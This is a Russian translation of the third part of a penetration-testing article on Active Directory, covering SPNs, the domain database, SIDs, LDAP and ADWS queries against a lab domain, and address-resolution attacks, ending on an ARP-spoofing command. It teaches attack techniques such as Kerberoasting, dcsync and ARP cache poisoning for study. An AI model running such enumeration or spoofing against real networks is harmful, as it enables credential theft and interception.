Атаки на Active Directory: часть 3

defcon.ru/penetration-testing/18931

Третья часть перевода статьи zer1t0, посвященная атакам на сервисы и базы данных Active Directory.

> Информация предоставлена исключительно в ознакомительных целях. Не нарушайте законодательство!

Сервисы

В домене многие машины используются для предоставления услуг пользователям, поэтому Active Directory необходимо отслеживать эти службы, чтобы пользователи могли выполнять аутентификацию.

Служба Active Directory может быть сложной, поскольку это не то же самое, что компьютерная служба. Службу на компьютере с Windows или Linux можно понимать как фоновый процесс, который постоянно выполняет задачу. Однако нет необходимости, чтобы служба на компьютере прослушивала порт, как, например, служба, которая проверяет наличие доступных обновлений для системы.

С другой стороны, служба Active Directory — это идентификатор, указывающий, какие удаленные службы доступны или могут быть доступны на компьютере. Не все удаленные службы зарегистрированы в базе данных домена, однако регистрация требуется для тех служб, которым необходимо аутентифицировать пользователей домена через Kerberos.

Каждая зарегистрированная служба в Active Directory предоставляет следующую информацию:

- Пользователь, который запускает компьютерную службу;
- Класс службы, который указывает, что это за сервис, например, веб-серверы;
- Компьютер, на которм размещена служба;
- Сервисный порт на машине (необязательно);
- Путь к сервису (необязательно).

Для хранения этой информации каждая служба идентифицируется именем участника-службы (SPN), которое имеет следующий формат:

`service_class/machine_name[:port][/path]`

`Machine_name` может быть именем хоста или полным доменным именем (полное доменное имя: объединенные имя хоста и доменное имя). Это нормально, что оба формата сохраняются для совместимости с Kerberos. Например:

SPN службы LDAP

```
ldap/DC01
ldap/dc01.contoso.local
```

Имя участника-службы будет храниться в объекте пользователя (или компьютера), чтобы можно было идентифицировать пользователя службы.

```
PS C:\> Get-ADComputer ws01-10 -Properties ServicePrincipalName | select -ExpandProperty ServicePrincipalName
TERMSRV/WS01-10
TERMSRV/ws01-10.contoso.local
RestrictedKrbHost/ws01-10.contoso.local
HOST/ws01-10.contoso.local
RestrictedKrbHost/WS01-10
HOST/WS01-10
```

Сервисы компьютера ws01-10

Также важно отметить, что даже если служба в данный момент не выполняется, она все равно может быть зарегистрирована в базе данных Active Directory. Это важно, потому что старые службы могут привести к захвату учетной записи с помощью Kerberoast.

Вкратце о Kerberoast: вы можете запросить билет Kerberos для любой службы, зарегистрированной в домене. Билет Kerberos для службы будет иметь часть, зашифрованную секретом пользователя службы (который может быть хешем NT или ключами Kerberos), полученным из пароля. Затем вы можете сохранить билет и попытаться взломать его, чтобы восстановить пароль пользователя. Для компьютерных служб это невозможно, поскольку пароль слишком сложный, но для пользовательских служб, у которых может быть слабый пароль, этого можно добиться.

Хост-сервис

Поскольку по умолчанию системы Windows развертывают множество служб, на компьютерах по умолчанию регистрируется класс службы `HOST`. Этот класс является псевдонимом для нескольких сервисов.

Get-ADObject -Identity "CN=Directory Service,CN=Windows NT,CN=Services,CN=Configuration,$((Get-ADDomain).DistinguishedName)" -properties sPNMappings

База данных

Ранее уже говорилось о базе данных домена и некоторых объектах, которые в ней хранятся, таких как пользователи, группы или службы. Давайте посмотрим теперь более подробно о базе данных.

Физическим расположением базы данных является файл **C:\Windows\NTDS\ntds.dit**, расположенный в контроллерах домена. Каждый контроллер домена имеет свой собственный файл NTDS, и для поддержания базы данных в актуальном состоянии требуется синхронизация между контроллерами домена.

Классы

База данных Active Directory имеет схему, определяющую различные классы объектов. Каждый класс имеет разные свойства и служит для разных целей. Например, есть класс `User`, `Computer` или `Group`.

Класс может являться подклассом родительского класса, что позволяет наследовать свойства. Например, класс «Computer» является подклассом класса «User», поэтому объекты «Computer» могут иметь те же свойства объектов пользователя, например `SAMAccountName`, и некоторые новые пользовательские свойства, например `OperatingSystem`.

Все классы являются подклассами класса `Top`, который определяет основные свойства, такие как `ObjectClassили ObjectGUID`. Свойство `ObjectClass` содержит список классов объекта, то есть его текущий класс и все родительские классы.

С другой стороны, свойство `ObjectGUID` представляет собой `GUID` (глобальный уникальный идентификатор) для идентификации каждого объекта базы данных. Его не следует путать со свойством `SID` (или SecurityIdentifier), которое является идентификатором, связанным с участниками безопасности, такими как пользователи или группы.

Также важно отметить, что классы могут быть присоединены к вспомогательным классам, чтобы получить его свойства. Эти вспомогательные классы не будут отображаться в своейсте `ObjectClass`. Например, многие наиболее важные классы при проведении пентеста, такие как `User` и `Group`, присоединяются к вспомогательному классу `Security-Principal`, классу, который определяет свойства SAMAccountName и SID.

```
PS C:\> . .\PowerView.ps1
PS C:\> Get-NetComputer dc01 -Properties objectclass | select -ExpandProperty objectclass
top
person
organizationalPerson
user
computer
```

Классы компьютерного объекта

Свойства

Каждый класс может иметь несколько свойств или атрибутов. Обычно свойства хранят строковое значение, например, Name или число, например `UserAccountControl`. Как правило, любой пользователь домена может прочитать информацию о любом объекте домена, за некоторыми исключениями. Первое исключение — пароли пользователей, которые невозможно восстановить.

База данных определяет `UserPassword` и `UnicodePwd`, но эти свойства нельзя прочитать, только записать. Когда требуется смена пароля, эти свойства могут быть записаны для изменения пароля пользователя. Кроме того, есть определенные свойства, которые содержат конфиденциальные данные, которые должны извлекаться только авторизованными пользователями. Для этого эти свойства помечаются в схеме как конфиденциальные свойства (установка 128 флага SearchFlags в определения свойства). Таким образом, чтобы прочитать конфиденциальное свойство, помимо прав на чтение, пользователю требуется право `CONTROL_ACCESS` на это конкретное свойство.

Get-ADObject -LDAPFilter "(searchflags:1.2.840.113556.1.4.803:=128)" -SearchBase "CN=Schema,CN=Configuration,DC=contoso,DC=local" | Select Name
Кроме того, существуют определенные свойства, которые требуют соблюдения определенных условий перед записью. Это контролируется с помощью `Validated Writes`, например, услуги редактирования учетной записи.

Кроме того, для управления наборами связанных свойств для данных разрешений пользователю также можно использовать наборы свойств вместо того, чтобы управлять свойствами по отдельности.

Доверители

Один из терминов, с которым вы должны быть знакомы — это доверитель. Доверитель в Active Directory — это объект безопасности. Наиболее распространенными субъектами являются пользователи, группы и компьютеры. Эта терминология также используется в других областях, таких как Kerberos.

SID

Для идентификации доверителей каждому из них назначается SID (идентификатор безопасности). В Active Directory вы можете найти три вида SID.

SID домена используется для идентификации домена, а также в качестве основы для SID участников домена.

Получить текущий SID домена

Основной SID используется для идентификации принципалов. Он состоит из SID домена и основного RID (относительного идентификатора).

```
PS C:\> $(Get-ADDomain).DomainSID.Value
S-1-5-21-1372086773-2238746523-2939299801
```

```
PS C:\> $(Get-ADUser Anakin).SID.Value
S-1-5-21-1372086773-2238746523-2939299801-1103
```

SID пользователя

Этот пример показывает, что SID пользователя — это SID домена плюс RID 1103. Наконец, в Active Directory есть много **общеизвестных SID**, которые определяют абстрактные объекты для особых ситуаций. Вот наиболее распространенные из них:

- S-1-5-11 — Авторизованные пользователи. Пользователи, вошедшие в систему, принадлежат к этой группе;
- S-1-5-10 — Используется в дескрипторах безопасности для ссылки на сам объект.

```
PS C:\> . .\PowerView.ps1
PS C:\> $(Get-DomainObjectAcl Anakin)[41]


ObjectDN                : CN=Anakin,CN=Users,DC=contoso,DC=local
ObjectSID               : S-1-5-21-1372086773-2238746523-2939299801-1103
ActiveDirectoryRights   : WriteProperty
ObjectAceFlags          : ObjectAceTypePresent, InheritedObjectAceTypePresent
ObjectAceType           : ea1b7b93-5e48-46d5-bc6c-4df4fda78a35
InheritedObjectAceType  : bf967a86-0de6-11d0-a285-00aa003049e2
BinaryLength            : 56
AceQualifier            : AccessAllowed
IsCallback              : False
OpaqueLength            : 0
AccessMask              : 32
SecurityIdentifier      : S-1-5-10
AceType                 : AccessAllowedObject
AceFlags                : ContainerInherit, InheritOnly, Inherited
IsInherited             : True
InheritanceFlags        : ContainerInherit
PropagationFlags        : InheritOnly
AuditFlags              : None
```

Собственный SID (S-1-5-10) в дескрипторе безопасности пользователя

Есть также некоторые общеизвестные SID, которые определяют схему для встроенных участников домена/леса. Например:

- администратор — S-1-5-21-домен-500;
- администраторы домена — S-1-5-21-домен-512;

- пользователи домена — S-1-5-21-домен-513;
- администраторы предприятия — S-1-5-21-корневой домен-519.

SID администратора

```
PS C:\> $(Get-ADUser Administrator).SID.Value
S-1-5-21-1372086773-2238746523-2939299801-500
```

Отличительное имя объекта

Также важно понимать свойство `DistinguishedName`. DistinguishedName похож на путь, который указывает положение объекта в иерархии базы данных (аналогично пути к файлу).

```
PS C:\> Get-ADComputer dc01 | select -ExpandProperty DistinguishedName
CN=DC01,OU=Domain Controllers,DC=contoso,DC=local
```

Отличительное имя объекта

Он часто используется для идентификации объектов в базе данных и для ссылки на другие объекты в базе данных. Например, на членов группы ссылаются ее **DistinguishedName**.

```
PS C:\> Get-ADGroup "Domain Admins" -Properties member | select -ExpandProperty Member
CN=leia,CN=Users,DC=contoso,DC=local
CN=Administrator,CN=Users,DC=contoso,DC=local
```

Список участников группы

Отличительное имя (DN) состоит из нескольких частей, которые могут быть:

Компонент домена (DC)
Обычно он идентифицирует доменные части базы данных. Например, для `it.domain.com` контроллер домена будет `DC=it,DC=domain,DC=com`;

Организационная единица (OU)
Контейнеры, которые используются для группировки нескольких связанных объектов. Стоит отметить, что, хотя OU похожи на группы, их назначение другое. Целью OU является организация объектов в базе данных, тогда как группы безопасности используются для организации разрешений в домене/лесу. Иногда организации автоматически сопоставляют подразделения непосредственно с группами безопасности. Эти группы известны как теневые группы. Организация объектов в OU полезна, поскольку вы можете применить объект групповой политики к OU, который влияет на все его объекты. Это невозможно сделать для членов группы.

Общее имя (CN)
Имя, которое идентифицирует объект. Иногда можно увидеть более одного CN на пути, потому что некоторые объекты также действуют как контейнеры. Например, в `CN=Administrator,CN=Users,DC=contoso,DC=local, CN=Users` идентифицирует контейнер Users.

Разделы
Помимо OU и контейнеров, база данных также разделена на разделы. Каждая база данных имеет следующие разделы:

домен — хранит объекты домена;
конфигурация — хранит конфигурацию домена, такую как HOSTпсевдоним службы или Well-knownSID, которые мы видели ранее;
схема — хранит определение классов и свойств, используемых базой данных;
зоны DNS домена — хранит записи DNS домена и поддоменов;
зоны DNS леса — хранит записи DNS остальной части леса, включая родительские домены.

```
PS C:\> Import-Module ActiveDirectory
PS C:\> cd AD:
PS AD:\> ls

Name                ObjectClass         DistinguishedName
----                -----------         -----------------
contoso             domainDNS           DC=contoso,DC=local
Configuration       configuration       CN=Configuration,DC=contoso,DC=local
Schema              dMD                 CN=Schema,CN=Configuration,DC=contoso,DC=local
DomainDnsZones      domainDNS           DC=DomainDnsZones,DC=contoso,DC=local
ForestDnsZones      domainDNS           DC=ForestDnsZones,DC=contoso,DC=local
```

Список разделов базы данных

> Необходимо загрузить модуль `ActiveDirectory Powershell`, чтобы получить доступ к диску `AD:` с помощью Powershell.

Обычно вы будет использоваться только раздел домена, но важно знать, как организована база данных, если потребуются другие данные, которых нет в разделе домена.
Инструмент будет искать в разделе домена, поэтому, если вы ищете объекты, которые находятся в разделе порядка, вам нужно будет указать раздел `DistinguishedName`в качестве базы поиска.

```
PS C:\> Get-ADObject -LDAPFilter "(objectclass=site)" -SearchBase "CN=Configuration,$((Get-ADDomain).DistinguishedName)" | select name

name
----
Default-First-Site-Name
mysite
```

Поиск сайтов в разделе конфигурации

Например, такие инструменты, как adidnsdump или dns-dump используют разделы зон DNS для получения всей информации DNS домена.

Глобальный каталог

База данных домена содержит все объекты текущего домена, но для ускорения поиска объектов в других доменах леса некоторые контроллеры домена также содержат подмножество объектов других доменов.

Эти контроллеры доменов могут называться глобальными каталогами и содержат дополнительные разделы только для чтения с объектами других доменов, для которых хранится только подмножество свойств для наиболее часто используемых. Например, если вам нужно только свериться с именем пользователя в другом домене, то глобальный каталог позволит вам получить его без необходимости запрашивать другой контроллер домена домена.

```
PS C:\> Get-ADForest |select -ExpandProperty GlobalCatalogs
dc01.poke.mon
itdc01.it.poke.mon
```

Список глобальных каталогов домена

Если необходимо обратиться к глобальному каталогу, то нужно указать другой порт для подключения, поскольку служба глобального каталога прослушивает порт 3268 (LDAP).

```
PS C:\> Get-ADUser -Server "poke.mon:3268" -Filter * | select DistinguishedName

DistinguishedName
-----------------
CN=Administrator,CN=Users,DC=poke,DC=mon
CN=Guest,CN=Users,DC=poke,DC=mon
CN=krbtgt,CN=Users,DC=poke,DC=mon
CN=CONTOSO$,CN=Users,DC=poke,DC=mon
CN=pikachu,CN=Users,DC=poke,DC=mon
CN=ITPOKEMON$,CN=Users,DC=poke,DC=mon
CN=Administrator,CN=Users,DC=it,DC=poke,DC=mon
CN=Guest,CN=Users,DC=it,DC=poke,DC=mon
CN=krbtgt,CN=Users,DC=it,DC=poke,DC=mon
CN=POKEMON$,CN=Users,DC=it,DC=poke,DC=mon
CN=porygon,CN=Users,DC=it,DC=poke,DC=mon
```


Поиск в глобальном каталоге

Как обратиться к базе данных?

Для взаимодействия с данными базы данных контроллеры домена предоставляют несколько вариантов, которые транслируются в различные протоколы/службы, которые они поддерживают.

LDAP

С помощью `LDAP` возможен доступ к базе данных домена, а также к Глобальному каталогу.



LDAP-порты

LDAP определяет синтаксис запроса, который позволяет фильтровать объекты, которые необходимо получить/редактировать в базе данных. Можно фильтровать объекты по их свойствам. Например, чтобы получить группы домена с членами, можно использовать следующий запрос `(&(objectsclass=group)(members=*))`.

Помимо фильтров, LDAP также позволяет указать свойства, которые необходимо получить для каждого объекта, например, имя. Если вам нужны примеры получения информации из Active Directory, то необходимо сверяться с вики LDAP.

```
~$ ldapsearch -H ldap://192.168.100.2 -x -LLL -W -D "anakin@contoso.local" -b "dc=contoso,dc=local" "(&(objectclass=group)(member=*))" "samaccountname"
Enter LDAP Password:
dn: CN=Administrators,CN=Builtin,DC=contoso,DC=local
sAMAccountName: Administrators

dn: CN=Users,CN=Builtin,DC=contoso,DC=local
sAMAccountName: Users

dn: CN=Guests,CN=Builtin,DC=contoso,DC=local
sAMAccountName: Guests

dn: CN=Remote Desktop Users,CN=Builtin,DC=contoso,DC=local
sAMAccountName: Remote Desktop Users

dn: CN=IIS_IUSRS,CN=Builtin,DC=contoso,DC=local
sAMAccountName: IIS_IUSRS

dn: CN=Schema Admins,CN=Users,DC=contoso,DC=local
sAMAccountName: Schema Admins

dn: CN=Enterprise Admins,CN=Users,DC=contoso,DC=local
sAMAccountName: Enterprise Admins

dn: CN=Domain Admins,CN=Users,DC=contoso,DC=local
sAMAccountName: Domain Admins

dn: CN=Group Policy Creator Owners,CN=Users,DC=contoso,DC=local
sAMAccountName: Group Policy Creator Owners

dn: CN=Pre-Windows 2000 Compatible Access,CN=Builtin,DC=contoso,DC=local
sAMAccountName: Pre-Windows 2000 Compatible Access

dn: CN=Windows Authorization Access Group,CN=Builtin,DC=contoso,DC=local
sAMAccountName: Windows Authorization Access Group

dn: CN=Denied RODC Password Replication Group,CN=Users,DC=contoso,DC=local
sAMAccountName: Denied RODC Password Replication Group

# refldap://ForestDnsZones.contoso.local/DC=ForestDnsZones,DC=contoso,DC=local

# refldap://DomainDnsZones.contoso.local/DC=DomainDnsZones,DC=contoso,DC=local

# refldap://contoso.local/CN=Configuration,DC=contoso,DC=local
```

Группы доменов с участниками

Почти любой объект и свойство базы данных Active Directory можно получить с помощью LDAP. Исключение составляют высокочувствительные атрибуты, например учетные данные пользователей.

LDAP используется многими инструментами Windows, такими как Powerview или ADExplorer. Если нет инструментов, всегда можно использовать Powershell для запроса LDAP с помощью.NET.

С другой стороны, из Linux можно использовать инструменты ldapsearch и ldapmodify.


Когда нужно получить информацию из Active Directory, например, перечислить пользователей или что-то в этом роде, можно воспользоваться LDAP, но он также позволяет изменять объекты, поэтому, с его помощью можно еще добавить пользователя в группу и т.д.

ADWS

В качестве альтернативы LDAP в Windows Server 2008 R2 Microsoft представила ADWS (веб-службы Active Directory) — протокол для запроса и управления объектами домена на основе сообщений SOAP.

Он совместим с фильтрами LDAP, поэтому можно выполнять очень специфические запросы и получать только необходимые свойства. Фактически, когда используется ADWS, контроллер домена выполняет внутренние запросы LDAP для получения

результатов.



Порты и протоколы, связанные с ADWS

ADWS — это протокол, используемый модулем ActiveDirectory Powershell.

```
PS C:\Users\Administrator> Get-ADUser -Filter * | select name

name
----
Administrator
Guest
krbtgt
Anakin
Han
POKEMON$
leia
luke
```

Список пользователей, использующих ADWS

Другие протоколы

Помимо LDAP и ADWS существует множество других протоколов, позволяющих извлекать информацию из базы данных. Хотя остальные протоколы, как правило, работают только с подмножеством базы данных:

- протокол DNS, используемый в основном для разрешения IP-адресов компьютеров, также извлекает информацию из базы данных;
- протокол SAMR (Security Account Manager Remote) позволяет запрашивать и редактировать основную информацию о пользователях и группах. Это тот, который используется такими командами, как `net user /domain`;
- протокол DRSR (Directory Replication Service Remote) используется контроллерами домена для синхронизации базы данных. С помощью этого протокола можно получить даже учетные данные пользователя (если у вас достаточно разрешений), и именно он используется для выполнения атаки `dcsync`;

- протокол проверки подлинности Kerberos также использует базу данных для создания необходимых билетов на основе запрошенной службы. Кроме того, служба `kpasswd` (порт 464) используется Kerberos для изменения пароля пользователя;
- протокол `Netlogon` используется компьютерами для аутентификации пользователей домена. Например, используется аутентификацией NTLM. Кроме того, это был протокол, затронутый уязвимостью Zerologon.

Есть много других протоколов, которые взаимодействуют с базой данных, но этот краткий список должен дать представление о том, что существует много разных способов доступа к одним и тем же данным.

Безопасность

Теперь, когда есть более четкое представление об элементах Active Directory, можно поговорить о темах, которые больше связаны с безопасностью в Active Directory. Безопасность базируется на следующих столпах:

Разрешение адресов
Возможность для пользователей и машин разрешать адреса других компьютеров, чтобы устанавливать с ними соединения. Если злоумышленник может контролировать разрешение адресов, он может выполнять атаки «человек посередине» или заставить пользователей отправлять свои учетные данные на компьютеры, контролируемые злоумышленником.

Аутентификация
Возможность идентифицировать пользователя, который обращается к компьютеру службы. Если злоумышленник сможет получить учетные данные пользователя или аутентификация будет обойдена, то он сможет идентифицировать себя как пользователя и выполнять действия от его имени.

Авторизация
Возможность определить, какие действия может выполнять пользователь. Если права пользователя настроены неправильно, он может выполнять привилегированные действия.
Давайте обсудим эти основы и то, как они реализованы в Active Directory.

Разрешение адресов

С точки зрения безопасности разрешение адреса весьма актуально, поскольку, если пользователь/программа может быть обманом подключена к ошибочной машине, могут быть выполнены многие атаки, например:

`Person-in-The-Middle (PitM)`: это позволяет злоумышленнику перехватывать сообщения жертвы и читать/манипулировать информацией (если она не зашифрована/подписана должным образом), отправленной или полученной жертвой.

`NTLM Relay`: Злоумышленник может использовать NTLM -аутентификацию жертвы и перенаправить ее на нужный сервер, чтобы получить к нему доступ.

`Взлом NTLM`: даже если вы не можете передать аутентификацию NTLM , вы можете попытаться взломать хэш NTLM и восстановить пароль пользователя.

Но какие адреса нужно разрешить? Машины используют три типа адресов:

MAC-адрес
MAC (Media Control Access) — это адрес, который однозначно идентифицирует каждый компьютер в мире (конкретно каждую сетевую карту компьютера). MAC-адрес используется для отправки сообщений в протоколе Ethernet на канальном уровне, который связывает компьютеры в одной сети . С каждой сетевой картой связан уникальный MAC-адрес, что позволяет идентифицировать ее в сети. Обычно MAC-адрес остается постоянным, но его можно изменить . MAC-адрес состоит из 6 байтов, например 01:df:67:89:a4:87, где первые 3 байта указывают поставщика MAC, а последние 3 — уникальный идентификатор для каждой сетевой карты этого поставщика.

IP-адрес
IP-адрес — это адрес, который используется протоколом IP и который обеспечивает связь между компьютерами в разных сетях. В отличие от MAC-адресов, IP-адреса не настраиваются в сетевых картах, а должны быть установлены внешним объектом с использованием протокола, такого как DHCP, или путем установки статического IP-адреса. Таким образом, компьютер может изменить свой IP-адрес в любое время. При перемещении по сетям IP-адреса должны быть сопоставлены с MAC-адресами, чтобы обеспечить связь внутри различных сетей, которые направляют пакеты. Для этого используется протокол ARP. Существует две версии IP-адресов: IPv4, состоящий из 4 байтов (32 бита), например `23.78.167.99`, и IPv6, состоящий из 16 байтов, например `2001:db8:85a3:8d3:1319:8a2e:370:7348`. Обычно используется IPv4.

Имена хостов
Поскольку IP-адреса трудно запомнить, компьютерам также присваивается более удобное для человека имя, например, `pepe-machine`, известное как имя хоста. Однако, поскольку компьютерам для связи необходим IP-адрес, можно связать имена хостов с IP-адресами с помощью таких протоколов, как `DNS`, `NetBIOS`, `LLMNR` или `mDNS`.

Следовательно, следующие процессы необходимы для того, чтобы компьютер мог найти правильный адрес для связи:

Разрешение: имя хоста — IP-адрес
Компьютеры должны иметь возможность сопоставлять имя хоста машины с ее правильным IP-адресом. Для этого есть две стратегии:
Обращение к центральному серверу за разрешением имени хоста, что является подходом, используемым DNS. Если злоумышленник может стать центральным

сервером, он может сопоставить имена хостов для выбора адресов.
Отправка широковещательного запроса с именем хоста одноранговым узлам с запросом на компьютер с данным именем хоста идентифицировать себя. Этот подход используется такими протоколами, как NetBIOS, LLMNR или mDNS, где любой компьютер в сети может ответить на запрос, поэтому злоумышленник может прослушивать ожидающие запросы и отвечать на них, идентифицируя себя как целевой компьютер.


Разрешение: IP-MAC
Как только IP-адрес идентифицирован, компьютеры должны знать, какому компьютеру (сетевой карте) принадлежит этот IP-адрес, поэтому они запрашивают его MAC-адрес. Для этого они используют протокол ARP, который работает, отправляя широковещательный запрос во внутреннюю сеть и ожидая, пока правильный хост идентифицирует себя. Злоумышленник может ответить на запрос, идентифицируя себя в качестве цели для получения соединения.

IP-конфигурация
Чтобы использовать IP-адрес и иметь возможность найти центральный сервер для разрешения IP-адресов, компьютеры необходимо настроить. Эта конфигурация может быть выполнена вручную для каждого компьютера или с использованием протокола, такого как DHCP, где сервер предоставляет параметры конфигурации для компьютеров в сети. Однако, поскольку компьютеры ничего не настраивают, когда они общаются с DHCP-сервером, им приходится искать его вслепую, отправляя широковещательные запросы, на которые может ответить любая другая машина. Таким образом, у злоумышленника есть возможность неправильно настроить его, отвечая на эти запросы и предоставляя клиенту поддельные параметры конфигурации, обычно указывающие на DNS-сервер, контролируемый злоумышленником.
Итак, давайте посмотрим, как можно атаковать разрешение адресов в Active Directory и других компьютерных сетях.

ARP

ARP (протокол разрешения адресов) — это протокол канального уровня, широко используемый в сети, который позволяет отображать связь между IP-адресом компьютера и его MAC-адресом.

Для этого клиентская машина отправляет широковещательный ARP-запрос в локальную сеть Ethernet, запрашивая тот, у которого есть целевой IP-адрес. Затем компьютер с этим IP-адресом должен ответить, указав свой MAC-адрес. Наконец, клиент отправляет пакеты приложений на этот адрес Ethernet.



ARP-разрешение


Подделка ARP

Даже если обычно правильным компьютером является тот, который отвечает на запрос ARP, любой компьютер может ответить на него. Таким образом, злоумышленник может отвечать на все запросы ARP, пытаясь выдать себя за другие компьютеры. Однако компьютеры не выполняют ARP-запрос каждый раз, когда им нужно связаться с целью, а сохраняют предыдущие ответы в локальном ARP-кэше.

```
$ arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.1.101            ether   e4:fd:a1:09:bf:a1   C                     wlp1s0
192.168.1.1              ether   00:e0:4c:d8:ca:89   C                     wlp1s0
```

Показать кэш ARP

Сохраняя кэш ARP, компьютеры сокращают количество запросов, которые им необходимо выполнить. Однако компьютеры также прослушивают ответы ARP на наличие изменений, не выполняя запросы, поэтому злоумышленник может периодически отправлять ответы, чтобы отравить кэш ARP жертвы.



Атака подмены ARP

Выполнить атаку подмены/отравления ARP можно с помощью таких инструментов, как ettercap, bettercap, arpspoof или arplayer.

```
$ ./arplayer spoof -I wlp1s0 -vvv -F -b 192.168.1.101 192.168.1.1
